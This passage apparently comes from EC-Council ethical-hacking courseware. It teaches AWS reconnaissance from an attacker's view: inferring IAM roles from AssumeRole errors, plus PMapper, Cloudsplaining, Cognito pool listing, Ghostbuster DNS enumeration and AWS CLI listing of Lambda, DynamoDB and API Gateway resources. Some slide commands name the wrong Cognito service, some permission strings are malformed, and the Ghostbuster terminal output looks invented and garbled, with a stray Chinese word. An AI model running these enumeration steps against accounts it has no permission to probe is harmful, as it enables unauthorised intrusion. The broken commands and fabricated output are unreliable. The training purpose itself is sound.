
For example, if an attacker tries to assume a role that is not permitted, the AWS produces an error message, as shown in the figure.



```
An error occurred (AccessDenied) when calling the AssumeRole operation: User: arn:aws:iam::123456789012:user/Python is not authorized to perform: sts:AssumeRole on resource: arn:aws:iam::123456789012:role/aws-service-role/rds.amazonaws.com/AmazonRelationalDBServiceRole
```

Figure 19.67: Screenshot of an AWS error message when targeting an existent role

By analyzing the error message, attackers can confirm the existence of the role but cannot assume it owing to constraints in assume role policy. When executing the same command targeting a non-existent role, the AWS will produce the following error message:



```
An error occurred (AccessDenied) when calling the AssumeRole operation: Not authorized to perform sts:AssumeRole
```

Figure 19.68: Screenshot of an AWS error message when targeting a non-existent role

By using any valid account ID and well-filtered wordlist, attackers can enumerate existing IAM roles.

An attacker can also use tools such as Principal Mapper to enumerate IAM roles, as follows:

- **Principal Mapper**

Source: <https://github.com>

Attackers can use a Principal Mapper (PMapper) to identify vulnerabilities associated with AWS Identity and Access Management (IAM) configurations in an AWS account or organization. This tool visualizes IAM users and their roles through a directional graph that provides privilege escalation opportunities and potential attack paths to resources in AWS.




Figure 19.69: Screenshot of Principal Mapper visualizing IAM users and roles

Enumerating Weak IAM Policies using Cloudsplaining

- Cloudsplaining allows attackers to identify weak or violated AWS IAM policies, which can be leveraged to perform privilege escalation, resource modification, and data exfiltration

Steps to Enumerate Weak IAM Policies

- Use the AWS CLI to retrieve detailed information about IAM policies attached to users, groups, and roles:
`aws iam get-account-authorization-details --output json > account-auth-details.json`
- Run the following Cloudsplaining command to scan and analyze the exported IAM policies and generate a report:
`cloudsplaining scan --input-file account-auth-details.json --output ./cloudsplaining-report`
- Navigate to the output directory and open the generated report in a web browser to view the identified weak IAM policies



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Enumerating Weak IAM Policies using Cloudsplaining

Source: <https://github.com>

Cloudsplaining is a tool used to analyze AWS Identity and Access Management (IAM) policies to identify potential security risks and vulnerabilities. This allows attackers to identify weak or violated AWS IAM policies, which can be leveraged to perform privilege escalation, resource modification, and data exfiltration. Cloudsplaining generates detailed HTML reports, highlighting excessive permissions.

Steps for Enumerating Weak IAM Policies

- Step 1:** Use the AWS CLI to retrieve detailed information about the IAM policies attached to users, groups, and roles:

```
aws iam get-account-authorization-details --output json > account-auth-details.json
```

This command fetches IAM policy details and exports them into a JSON file named "account-auth-details.json."

- Step 2:** Run the following Cloudsplaining command to scan and analyze the exported IAM policies and generate a report:

```
cloudsplaining scan --input-file account-auth-details.json --output ./cloudsplaining-report
```

This command scans the account-auth-details.json file and outputs the analysis report in the specified directory.

- Step 3: Navigate to the output directory and open the generated report in a web browser to view the identified weak IAM policies.




Figure 19.70: Screenshot of Cloudsplaining report showing executive summary

The screenshot shows a web browser window titled "Cloudsplaining report" with the URL "opensource.salesforce.com/cloudsplaining/#/iam-principals". The page displays a "Principals" section for an account with ID 567654321987. The "Role" section shows a single role named "fp2-allow-and-deny-multiple-policies-role" with an ARN of arn:aws:iam::567654321987:role/fp2-allow-and-deny-multiple-policies-role. The "Risks" section lists five categories: Credentials Exposure (30), Data Exfiltration (5), Infrastructure Modification (5346), Privilege Escalation (22), and Resource Exposure (244). The "Metadata" section provides details about the role, including its ID (AROAS5NLFGDT260HD7V3I), creation date (2023-03-09 10:42:01+00:00), and various policy counts (0 inline policies, 0 AWS-managed policies, 2 customer-managed policies, 0 role trust policies, 0 instance profiles, and 0 last used entries).

Figure 19.71: Screenshot of Cloudsplaining report showing a role and associated risks

Note: The Cloudsplaining tool does not require admin privileges to run but requires read-only access to IAM policies and related resources.

Enumerating AWS Cognito

- AWS Cognito is a service by Amazon Web Services that streamlines authentication, authorization, and user management for web and mobile applications.
- Enumerating AWS Cognito involves gathering information about users and their attributes within an AWS Cognito user pool and identity pool

Enumerating User Pools

- To list all user pools
`aws cognito-identity list-user-pools`
- To view detailed information about a specific Amazon Cognito user pool
`aws cognito-identity describe-user-pool --user-pool-id <UserPoolId>`

Enumerating Identity Pools

- To list all identity pools
`aws cognito-identity list-identity-pools`
- To view detailed information about a specific Amazon Cognito identity pool
`aws cognito-identity describe-user-pool --user-pool-id <UserPoolId>`

Checking for Existing Users

- Run the following command to sign up a new user and check if similar username already exists
`aws cognito-identity sign-up --client-id <ClientId> --username <username> --password <password> --user-attributes Name=<email>,Value=<email>`

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Enumerating AWS Cognito

AWS Cognito is a service provided by Amazon Web Services that streamlines the authentication, authorization, and user management of web and mobile applications. It supports user pools for sign-up and sign-in functionalities and identity pools to create unique user identities and authorize users to access various AWS services.

Enumerating AWS Cognito involves gathering information about users and their attributes within AWS Cognito user and identity pools. This process includes discovering user accounts, attributes, and other related information that can be exploited. Attackers can leverage the enumerated information to perform attacks such as phishing, brute-force attacks, social engineering, data theft, service disruptions, and credential stuffing.

Enumerating User Pools

- Run the following command to list all user pools.
`aws cognito-identity list-user-pools`
- Run the following command to view detailed information about a specific Amazon Cognito user pool.
`aws cognito-identity describe-user-pool --user-pool-id <UserPoolId>`

Enumerating Identity Pools

- Run the following command to list all identity pools.

```
aws cognito-identity list-identity-pools
```

- Run the following command to view detailed information about a specific Amazon Cognito identity pool.

```
aws cognito-identity describe-identity-pool --identity-pool-id <IdentityPoolId>
```

Checking for Existing Users

- Run the following command to sign up for a new user and check whether a similar username already exists.

```
aws cognito-idp sign-up --client-id <ClientId> --username <username> --password <password> --user-attributes Name=email,Value=<email>
```

These commands provide insights into the configuration and usage of Cognito in an AWS environment, helping attackers identify potentially misconfigured or overly permissive settings. Each command requires appropriate AWS permissions:

- For User Pools:

```
"cognito-idp>ListUserPools"
```

```
"cognito-idp:DescribeUserPool"
```

- For Identity Pools:

```
"cognito-identity>ListIdentityPools"
```


```
"cognito-identity:DescribeIdentityPool"
```

Enumerating DNS Records of AWS Accounts using Ghostbuster

- Enumerating DNS records of AWS accounts allows attackers to uncover valuable information about the infrastructure, such as IP addresses, subdomains, and mail servers

Ghostbuster

- Ghostbuster helps to gather all **DNS records** from the targeted AWS accounts, specifically those managed through **Amazon Route 53**
- Run the following command to enumerate DNS records of a targeted AWS account using Ghostbuster:
`ghostbuster scan aws --profile <AWS CLI profile name>`



```
ghostbuster scan aws --profile default
[...]
[!] Warning: Use this tool responsibly. It can be used to枚举AWS organization accounts automatically. The exported value should be held by a user with appropriate AWS permissions and responsibility. Unauthorized use of this tool or its contents is illegal. ghostbuster will have permission to access the organization's DNS records.
[!] Security risk: This tool will read and export DNS records for each account that has ghostbuster role assigned to it. ghostbuster will immediately attempt to gain permission to do so.
[!] Documentation: https://github.com/ghostbuster/ghostbuster
[!] Source: https://github.com/ghostbuster/ghostbuster
[!] License: MIT
[!] GitHub: https://github.com/ghostbuster/ghostbuster
```

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Enumerating DNS Records of AWS Accounts using Ghostbuster

The DNS records for AWS accounts are critical for managing domain names and directing traffic to appropriate resources within the AWS infrastructure. These records include A, CNAME, MX, and TXT records, which map domain names to IP addresses, define mail server routes, and provide verification for services such as Amazon Route 53.

Enumerating the DNS records of AWS accounts allows attackers to uncover valuable information about the infrastructure, such as IP addresses, subdomains, and mail servers. Obtaining insights into the DNS setup enables attackers to map the network, find potential entry points, exploit misconfigurations or exposed services, and gain unauthorized access to AWS resources. Tools such as nslookup, dig, and Ghostbuster can help attackers identify the DNS records of AWS accounts.

- Ghostbuster**

Source: <https://github.com/ghostbuster/ghostbuster>

Attackers use the Ghostbuster tool to gather all DNS records from targeted AWS accounts, specifically those managed through Amazon Route 53. It imports DNS records from a CSV file or directly from Cloudflare. Ghostbuster dynamically iterates through each AWS profile configured in `.aws/config` or `.aws/credentials` for all AWS regions, pulling subdomain records from AWS Route 53 and Cloudflare, and cross-checking these DNS records with the IPs owned by the organization to detect potential takeovers.

Attackers can execute the following command to enumerate the DNS records of a targeted AWS account using Ghostbuster:

```
ghostbuster scan aws --profile <AWS CLI profile name>
```

The above command connects to the specified AWS account and retrieves all the DNS records managed by Route 53.

ghostbuster scan aws --help - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot:~] \$ghostbuster scan aws --help
Usage: ghostbuster scan aws [OPTIONS]

Scan for dangling elastic IPs inside your AWS accounts.

Options:
--autoroles TEXT Like --roles, but finds all organisation accounts automatically. The argument value should be ARN of a role with organizations>ListAccounts and organizations>DescribeAccount. Ec2/lambda/whatever is running ghostbuster must have permissions to assume the organisation lookup role.
--roles PATH Specify CSV filename with AWS account IDs to run ghostbuster on. Each account must have ghostbuster role assumable by ghostbuster ec2/lambda/whatever is running ghostbuster. Role name: GhostbusterTargetAccountRole. See roles.csv for example.
--profile TEXT Specify a specific AWS profile to run ghostbuster on.

Figure 19.72: Screenshot of Ghostbuster

Note: Ghostbuster leverages information publicly available via AWS Route 53 to gather DNS records. However, specific permissions are required to access certain DNS records depending on the security configurations and policies set within the AWS account.

Enumerating Serverless Resources in AWS

Commands to enumerate serverless resources in AWS:

- To list all the Lambda functions:
`aws lambda list-functions`
- To examine the configuration details of a Lambda function:
`aws lambda get-function-configuration --function-name <function_name>`
- To find exposed URLs of a Lambda function:
`aws lambda list-function-url-configs --function-name <function_name>`
- To list event sources that trigger a Lambda function:
`aws lambda list-event-source-mappings --function-name <function_name>`
- To view all managed policies attached to an IAM role:
`aws iam list-attached-role-policies --role-name <role_name>`
- To identify DynamoDB table names associated with the current account:
`aws dynamodb list-tables`
- To list all DynamoDB global tables:
`aws dynamodb list-global-tables`
- To retrieve API Gateway REST APIs:
`aws apigateway get-rest-apis`

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Enumerating Serverless Resources in AWS

Serverless architectures can be automatically scaled to handle large volumes of data collection and processing, enabling attackers to efficiently gather extensive information from distributed sources. To effectively enumerate serverless resources in the AWS, specifically focusing on AWS Lambda and DynamoDB, an attacker can use the following AWS CLI commands:

- Run the following command to list all the Lambda functions:
`aws lambda list-functions`
- Run the following command to get information about a Lambda function and its version:
`aws lambda get-function --function-name <function_name>`
- Run the following command to examine the configuration details of the Lambda function, including the environment variables:
`aws lambda get-function-configuration --function-name <function_name>`
- Run the following command to list the exposed URLs of a Lambda function, which allows direct HTTP interactions with the functions:
`aws lambda list-function-url-configs --function-name <function_name>`
- Run the following command to view the configurations specific to a Lambda function URL:
`aws lambda get-function-url-config --function-name <function_name>`

- Run the following command to identify the event sources that trigger the Lambda function:

```
aws lambda list-event-source-mappings --function-name <function_name>
```

- Run the following command to find all the managed policies attached to a target IAM role:

```
aws iam list-attached-role-policies --role-name <role_name>
```

- Run the following command to list the DynamoDB table names associated with the current account and endpoint:

```
aws dynamodb list-tables
```

- Run the following command to obtain details of a DynamoDB table, including the status and metadata:

```
aws dynamodb describe-table --table-name <table_name>
```

- Run the following commands to list all DynamoDB global tables:

```
aws dynamodb list-global-tables
```

- Run the following command to retrieve API Gateway REST APIs:

```
aws apigateway get-rest-apis
```

- Run the following command to get information about a specific REST API Gateway:

```
